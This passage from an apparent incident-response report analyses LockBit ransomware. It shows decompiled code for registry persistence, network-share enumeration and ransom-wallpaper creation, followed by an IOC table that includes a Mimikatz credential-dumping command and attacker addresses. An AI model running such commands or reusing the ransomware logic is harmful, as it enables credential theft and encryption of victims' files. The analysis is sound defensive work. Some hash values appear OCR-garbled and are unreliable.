If the subkeys ***full*** and ***Public*** do not exist under ***SOFTWARE\LockBit***, the Windows function ***RegSetValueExA***[12] is called to set these registry keys. The ***RegCloseKey***[13] Windows function is then called to close the handle to the ***SOFTWARE\LockBit*** registry key.

11. RegQueryValueExA function (winreg.h): https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regqueryvalueexa
12. RegSetValueExA function (winreg.h): https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regsetvalueexa
13. RegCloseKey function (winreg.h): https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regclosekey

Figure 17: Set Session registry Keys

```
Decompile: FUN_reg_sess_keys - (9AE2456EE17245AA.exe)
142             arr2[0] = 'f';
143             arr2._1_4_ = (undefined4 *)0x6c6c75;
144                       /* Set "full" subkey under SOFTWARE\LockBit registry key */
145             RegSetValueExA(VAR_phkResult,arr2,0,3,(BYTE *)&lpData_00427aa0,0x500);
146             local_17 = 'P';
147             local_16 = 0x75;
148             arr2[0] = 'b';
149             arr2._1_4_ = (undefined4 *)0x63696c;
150                       /* Set "Public" subkey under SOFTWARE\LockBit registry key */
151             RegSetValueExA(VAR_phkResult,&local_17,0,3,lpData,0x103);
152                       /* Close SOFTWARE\LockBit registry key */
153             RegCloseKey(VAR_phkResult);
```

Figure 18: Dynamic Analysis - Update run, full, public

Dynamic analysis shows that during execution of LockBit, the ***run***, ***full*** and ***Public*** keys were updated

Time of Day	Process Name	PID	Operation	Path	Detail
12:18:17.9184384 AM	9AE2456EE17245AA.exe	2620	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\XO1XADpO01	Type: REG_SZ, Length: 102, Data: "C:\Users\helloworld\Desktop\9AE2456EE17245AA.exe"
12:18:19.0857460 AM	9AE2456EE17245AA.exe	2620	RegSetValue	HKCU\Software\LockBit\full	Type: REG_BINARY, Length: 1,280, Data: 75 9A 6F 8C 27 CE 2A C4 DB 51 E9 EE 2B B3 5B 2C
12:18:19.0857934 AM	9AE2456EE17245AA.exe	2620	RegSetValue	HKCU\Software\LockBit\Public	Type: REG_BINARY, Length: 259, Data: 88 7F E0 4A 40 B3 70 4D 46 1B B7 12 4D 61 04 B4

NETWORK CONNECTIONS

Another interesting feature of the LockBit ransomware is its ability to scan for other hosts to profilitate the ransomware. On the current system, the ***GetLogicalDrives*** function is called to retrieve a bitmask of currently available drives in order to list all available drives on the system.

Figure 19: GetLogicalDrives Function

```
Decompile: FUN_enum_share1 - (9AE2456EE17245AA.exe)
                    /* Retrieves a bitmask representing the currently available disk drives. Bit position 0 (the
                       least-significant bit) is drive A, bit position 1 is drive B, bit position 2 is drive C, and
                       on */
  VAR_drv_bitmask = GetLogicalDrives();
  VAR_counter = 0x1a;
  VAR_lpLocalName = 0x3a005a;
  local_1c = 0;
  do {
    VAR_counter = VAR_counter - 1;
    if ((*(byte *)((int)&VAR_drv_bitmask + ((int)VAR_counter >> 3)) >> (VAR_counter & 7) & 1) != 0) {
                    /* Determines whether a disk drive is a removable, fixed, CD-ROM, RAM disk, or network drive */
      drv_type = GetDriveTypeW((LPCWSTR)&VAR_lpLocalName);
```

The list of drives is enumerated to check if any are network shares using the method ***GetDriveTypeW***. If the drive type returned is equivalent to 4 (DRIVE_REMOTE) then this means that it is a remote (network) drive[14].

Figure 20: Check for DRIVE_REMOTE

```
Decompile: FUN_enum_share1 - (9AE2456EE17245AA.exe)
2       drv_type = GetDriveTypeW((LPCWSTR)&VAR_lpLocalName);
3                       /* If the drive type is DRIVE_REMOTE */
4       if (drv_type == 4) {
```

14. GetDriveTypeW function (fileapi.h): https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getdrivetypew

If the drive found is a network share, the following will occur:

- The name associated with the network resource will be retrieved using the function ***WNetGetConnectionW***[15]. The trailing backslash is removed from the remote name using the function ***PathRemoveBackslashW***[16].
- The functions ***OpenThreadToken***[17] and ***DuplicateToken***[18] are used the open the access token associated with the current thread and duplicate it if it is already in existence, respectively.
- A new thread is creating within the virtual address space of the calling process using the function ***CreateThread***, the remote name retrieved previously using ***WNetGetConnectionW*** is pass as a variable to this thread.
- The next method in the executable is called, which will be referred to as FUN_enum_share2 for this analysis.

Figure 21: Get Network Resource

Decompile: FUN_enum_share1 - (9AE2456EE17245AA.exe)

```
                /* If the drive type is DRIVE_REMOTE */
  if (drv_type == 4) {
    VAR_lpnLength = 0x200;
    VAR_lpRemoteName = (HANDLE *)malloc(0x404);
                /* Retrieve the name of the network resource associated with a local device */
    VAR_NetGetConn_ret_val =
         WNetGetConnectionW((LPCWSTR)&VAR_lpLocalName,(LPWSTR)(VAR_lpRemoteName + 1),&VAR_lpnLength);
                /* If return value is NO_ERROR */
    if (VAR_NetGetConn_ret_val == 0) {
                /* Removes the trailing backslash from a given path */
      PathRemoveBackslashW((LPWSTR)(VAR_lpRemoteName + 1));
                /* Opens the access token associated with a thread */
      VAR_Tk_ret_val = OpenThreadToken((HANDLE)0xfffffffe,10,1,&VAR_TokenHandle);
                /* The return value is 0 if the function fails */
      if (VAR_Tk_ret_val == 0) {
        VAR_DuplicateTokenHandle2 = (HANDLE)0xffffffff;
      }
      else {
                /* Creates a new access token that duplicates one already in existence */
        VAR_Tk_ret_val = DuplicateToken(VAR_TokenHandle,SecurityImpersonation,&VAR_DuplicateTokenHandle);
        VAR_DuplicateTokenHandle2 = (HANDLE)0xffffffff;
        if (VAR_Tk_ret_val != 0) {
          VAR_DuplicateTokenHandle2 = VAR_DuplicateTokenHandle;
        }
      }
      *VAR_lpRemoteName = VAR_DuplicateTokenHandle2;
                /* Creates a thread to execute within the virtual address space of the calling process */
      VAR_lpRemoteName =
           (HANDLE *)
           CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress_0040fd80,VAR_lpRemoteName,0,&VAR_lpThreadId);
      (&lpHandles_00426960)[DAT_00428408] = VAR_lpRemoteName;
      LOCK();
      DAT_00428408 = DAT_00428408 + 1;
    }
    else {
      free(VAR_lpRemoteName);
    }
  }
}
VAR_lpLocalName = VAR_lpLocalName & 0xffff0000 | (uint)(ushort)((short)VAR_lpLocalName - 1);
} while (VAR_counter != 0);
FUN_enum_share2((LPNETRESOURCEW)0x0);
return;
```

The functions ***WNetOpenEnumW*** and ***WNetEnumResourceW*** are used to enumerate network shares. Following this, for each share discovered, the ransomware will create new threads and prepare to encrypt them.

15. WNetGetConnectionW function (winnetwk.h): https://docs.microsoft.com/en-us/windows/win32/api/winnetwk/nf-winnetwk-wnetgetconnectionw
16. PathRemoveBackslashW function (shlwapi.h): https://docs.microsoft.com/en-us/windows/win32/api/shlwapi/nf-shlwapi-pathremovebackslashw
17. OpenThreadToken function (processthreadsapi.h): https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openthreadtoken
18. DuplicateToken function (securitybaseapi.h): https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-duplicatetoken

Figure 22: Enumerate Network Drives

```
Decompile: FUN_enum_share2 - (9AE2456EE17245AA.exe)
                    /* Starts an enumeration of network resources or existing connections */
VAR_WNetOpEnW_ret_val = WNetOpenEnumW(2,0,0x13,VAR_lpNetResource_param,&VAR_lphEnum);
                    /* If return value is NO_ERROR */
if (VAR_WNetOpEnW_ret_val != 0) {
  return false;
}
lpBuffer = (LPNETRESOURCEW)malloc(VAR_lpBufferSize);
VAR_lpNetResource = lpBuffer;
if (lpBuffer == (LPNETRESOURCEW)0x0) {
  return false;
}
while( true ) {
  FUN_004124f0((undefined *)lpBuffer,0,VAR_lpBufferSize);
                    /* Continues an enumeration of network resources that was started by calling WNetOpenEnum */
  VAR_WNetOpEnW_ret_val = WNetEnumResourceW(VAR_lphEnum,&VAR_lpcCount,lpBuffer,&VAR_lpBufferSize);
                    /* If the function does not succeed (e.g. if returns ERROR_NO_MORE_ITEMS) then break */
  if (VAR_WNetOpEnW_ret_val != 0) break;
  VAR_counter1 = 0;
                    /* This parameter contains the number of entries actually read after calling WNetEnumResource
                       therefore execute if body if lpcCount is 0 */
  VAR_lpNetResource_param_00 = lpBuffer;
  if (VAR_lpcCount != 0) {
    do {
      if ((VAR_lpNetResource_param_00->dwUsage & 2) != 0) {
        FUN_enum_share2(VAR_lpNetResource_param_00);
      }
      if ((lpBuffer->dwType != 2) &&
         (VAR_thread_pointer = (HANDLE *)malloc(0x404), lpBuffer = VAR_lpNetResource,
         VAR_thread_pointer != (HANDLE *)0x0)) {
        iVar4 = 0;
        pWVar2 = VAR_lpNetResource->lpRemoteName;
        if (pWVar2 != (LPWSTR)0x0) {
          WVar1 = *pWVar2;
          pWVar3 = pWVar2;
          while (WVar1 != L'\0') {
            pWVar3 = pWVar3 + 1;
            iVar4 = iVar4 + 1;
            WVar1 = *pWVar3;
          }
        }
```

CHANGE WALLPAPER

A wallpaper is dropped by the ransomware and is set for the current user it is running under. The wallpaper is a BMP file dropped in ***%USERPROFILE%\{CURRENT USER}\AppData\Local\Temp***, where ***{CURRENT_USER}*** is the user account that executed the ransomware. Interestingly, methods from the Windows GDI+ C\C++ interface are used to set the wallpaper's text, size and other aspects based on attributes of the current system (e.g. display resolution).

Figure 23: GDI+ Example

```
E2456EE17245AA.exe
                    GDI+ enables applications to use graphics and formatted text
                    GdiplusStartup function initializes Windows GDI+
00411e92 ff 15 a8    CALL      dword ptr [->GDIPLUS.DLL::GdiplusStartup]
         b2 41 00
00411e98 85 c0       TEST      EAX,EAX
00411e9a 0f 88 24    JS        LAB_004123c4
         05 00 00
00411ea0 8b 35 18    MOV       ESI,dword ptr [->USER32.DLL::GetSystemMetrics]   = 00025
         b2 41 00
00411ea6 6a 10       PUSH      0x10                                             int nIn
00411ea8 ff d6       CALL      ESI=>USER32.DLL::GetSystemMetrics
00411eaa 8b d8       MOV       EBX,EAX
00411eac 6a 11       PUSH      0x11                                             int nIn
00411eae 89 5c 24 3c MOV       dword ptr [ESP + local_4e8],EBX
00411eb2 ff d6       CALL      ESI=>USER32.DLL::GetSystemMetrics
00411eb4 8b f8       MOV       EDI,EAX
00411eb6 85 db       TEST      EBX,EBX
00411eb8 0f 84 06    JZ        LAB_004123c4
         05 00 00
00411ebe 85 ff       TEST      EDI,EDI
00411ec0 0f 84 fe    JZ        LAB_004123c4
         04 00 00
00411ec6 8d 44 24 58 LEA       EAX=>local_4c8,[ESP + 0x58]
00411eca c7 44 24    MOV       dword ptr [ESP + local_4c8],0x0
         58 00 00
         00 00
00411ed2 50          PUSH      EAX
00411ed3 6a 00       PUSH      0x0
00411ed5 68 0a 20    PUSH      0x26200a
         26 00
00411eda 6a 00       PUSH      0x0
00411edc 57          PUSH      EDI
00411edd 53          PUSH      EBX
00411ede ff 15 78    CALL      dword ptr [->GDIPLUS.DLL::GdipCreateBitmapFrom...
         b2 41 00
```

```
Decompile: FUN_create_wallpaper - (9AE2456EE17245AA.exe)
                    /* GDI+ enables applications to use graphics and formatted text
                       GdiplusStartup function initializes Windows GDI+ */
  iVar2 = GdiplusStartup(local_4dc,&local_464,0);
  if (iVar2 < 0) {
    return 0;
  }
  iVar2 = GetSystemMetrics(0x10);
  local_4e8 = iVar2;
  iVar3 = GetSystemMetrics(0x11);
  if (iVar2 == 0) {
    return 0;
  }
  if (iVar3 == 0) {
    return 0;
  }
  local_4c8 = 0;
  GdipCreateBitmapFromScan0(iVar2,iVar3,0,0x26200a,0,&local_4c8);
  local_4c4 = local_4c8;
  local_508 = (short *)0x0;
  local_4bc = GdipGetImageGraphicsContext(local_4c8,&local_508);
  psVar10 = local_508;
  local_4c0 = local_508;
  puVar4 = FUN_004014d0(&local_4a6);
  local_4f4 = 0xb;
  local_508 = (short *)((int)puVar4 + 2);
  psVar9 = local_508;
  do {
    *psVar9 = (short)(char)(*(byte *)puVar4 ^ *(byte *)psVar9);
    local_4f4 = local_4f4 + -1;
    psVar9 = psVar9 + 1;
  } while (local_4f4 != 0);
  *(undefined2 *)(puVar4 + 6) = 0;
  FUN_00401210(local_47c,local_508);
  local_454 = 0x42480000;
  local_450 = 0x42480000;
```




Figure 24: Dynamic Analysis - Screenshot of Ransom Wallpaper

Above is a screenshot that shows the LockBit wallpaper set after running the ransomware within a virtual machine. Take note of the files present on the desktop, which include the encrypted test files (copies of CUDA_C_Programming_Guide.pdf that have been encrypted) and the HTA ransom note.

IOC List

Table 7: List of IOCs Related to this Incident

IOC Type	IOC	MD5	SHA256	SHA1 (if applicable)
Ransomware Executable	9AE2456EE17245AA.exe	595BA10B0C0D15994A-F5A6EE8F4E8A03 595BA10B0C0D15994A-F5A6EE8F4E8A03	D6F3E0D9661399BEB4839745F-61BA0B59847686CAC81E6C3D-04149C530025EDD	N/A
Malicious Executable	Mouse Lock_v22.exe	FC-9C80E1767E1266056B-1B2C89A74CE5	F3AD7F8F00FFE7EFCE17F6B-5B8667EF82C6DF2C655BBAFA-9B637657465403A85	N/A
Malicious Tool	Mimikatz	N/A	N/A	N/A
Script Excerpt	mimikatz.exe "privilege::debug" "log Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit	N/A	N/A	N/A
Script File	fast_dump_batch_script(carved).txt	ssssssss8AF-FE809A04CE83E9938F-524F684E04A	A76DFF-25C7876DD5F2ED91B272437FF-9FE8E45CD687790D2D-B5A71D6B0245B52	N/A
Onion Link	http://lockbitks2tvnmwk.onion	N/A	N/A	N/A
Clear Web Link	lockbit-decryptor.top	N/A	N/A	N/A
IPv4 Address	179.43.156.23	N/A	N/A	N/A
IPv4 Address	217.171.147.73	N/A	N/A	N/A
Executable (from Amcache)	5-NS new.exe	N/A	N/A	629c9649ced38fd-815124221b80c9d-9c59a85e74
Executable (from Amcache)	Everything.exe	N/A	N/A	1a0557d8d1678d26e4494c-cbe9bb1b9010889668
Executable (from Amcache)	Advanced_Port_Scanner_2.5.3869.exe	N/A	N/A	3477a173e2c1005a81d-042802ab0f22cc12a4d55
Executable (from Amcache)	advanced_port_scanner.exe	N/A	N/A	763499b37aacd-317e7d2f512872f9ed719aa-cae1

Gridware

Sydney
Level 12, Suite 6
189 Kent Street
Sydney NSW 2000
(02) 9158 7304

Melbourne
Level 13, 114 William Street
Melbourne, VIC 3000
(03) 9020 7626

GRIDWARE.COM.AU

INFO@GRIDWARE.COM.AU